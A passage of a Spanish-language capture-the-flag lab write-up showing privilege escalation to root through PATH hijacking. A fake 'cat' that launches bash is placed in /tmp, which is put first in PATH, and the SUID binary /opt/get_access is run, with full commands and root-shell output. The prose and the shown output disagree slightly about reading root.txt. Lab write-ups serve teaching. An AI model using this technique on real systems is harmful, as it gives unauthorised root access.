cat /root/system.info
```

Asi que nos dirigimos a la carpeta /tmp y creamos nuestro propio cat.

Le asignamos permisos de ejecución utilizando chmod o siendo más específicos otorgamos permisos con la notación numérica.




```
dexter@debian:~$ cd /tmp
dexter@debian:/tmp$ touch cat
dexter@debian:/tmp$ chmod +x cat
dexter@debian:/tmp$ █
```


Ahora agregamos a nuestro cat un llamado a una bash con el siguiente comando.

```
dexter@debian:/tmp$ echo "/bin/bash" > cat
dexter@debian:/tmp$ █
```


Ahora como ya sabemos que el cat que se ejecuta en el binario no es el "verdadero" (no pertenece a la ruta absoluta de cat) podemos agregar la carpeta /tmp/ al PATH para que utilice nuestro cat y así poder obtener privilegios ya que este es un programa del usuario Root y podemos tirar del permiso especial (SUID) para que a partir de nuestro cat otorgue permisos de Root a la bash que llamamos en el mismo y nos de como resultado una Bash con privilegios de Superusuario o Root.



```
-bash: Export: command not found
dexter@debian:/tmp$ export PATH=/tmp:$PATH
dexter@debian:/tmp$ echo $PATH
/tmp:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
dexter@debian:/tmp$ █
```



```
dexter@debian:/tmp$ /opt/get_accesss
-bash: /opt/get_accesss: No such file or directory
dexter@debian:/tmp$ /opt/get_access
root@debian:/tmp# id
uid=0(root) gid=0(root) groups=0(root),1001(dexter)
root@debian:/tmp# dir
cat                                                                systemd-private-d3ca70468ab64f179f79bf14961d96cd-systemd-logind.service-qjTz3g
systemd-private-d3ca70468ab64f179f79bf14961d96cd-apache2.service-1unfDg  systemd-private-d3ca70468ab64f179f79bf14961d96cd-systemd-timesyncd.service-D7ChJf
root@debian:/tmp# cd
```



```
root@debian:/home/dexter# su
root@debian:/home/dexter# sudo su
root@debian:/home/dexter# cd
root@debian:~# ls
root.txt  system.info
root@debian:~# de /root
bash: de: command not found
root@debian:~# ls -la
total 40
drwx------  3 root root 4096 Sep 25  2021 .
drwxr-xr-x 18 root root 4096 Sep 25  2021 ..
-rw-------  1 root root   20 Sep 25  2021 .bash_history
-rw-r--r--  1 root root  571 Apr 10  2021 .bashrc
drwxr-xr-x  3 root root 4096 Sep 25  2021 .local
-rw-------  1 root root  647 Sep 25  2021 .mysql_history
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-rw-r--r--  1 root root   45 Sep 25  2021 root.txt
-rw-r--r--  1 root root  260 Sep 25  2021 system.info
-rw-r--r--  1 root root  217 Sep 25  2021 .wget-hsts
root@debian:~# cat root.txt
ICA{Next_Generation_Self_Renewable_Genetics}
root@debian:~# █
```

Como verán intentamos ver el contenido de root.txt con el cat pero al estar la carpeta /tmp en el PATH y buscar allí como primera instancia no encontró el verdadero, así que tuvimos que utilizar la ruta absoluta /usr/bin/cat para poder ver el contenido.

Ahora ya obtuvimos privilegios como Root y nuestro trabajo estaria finalizado, así que esto es todo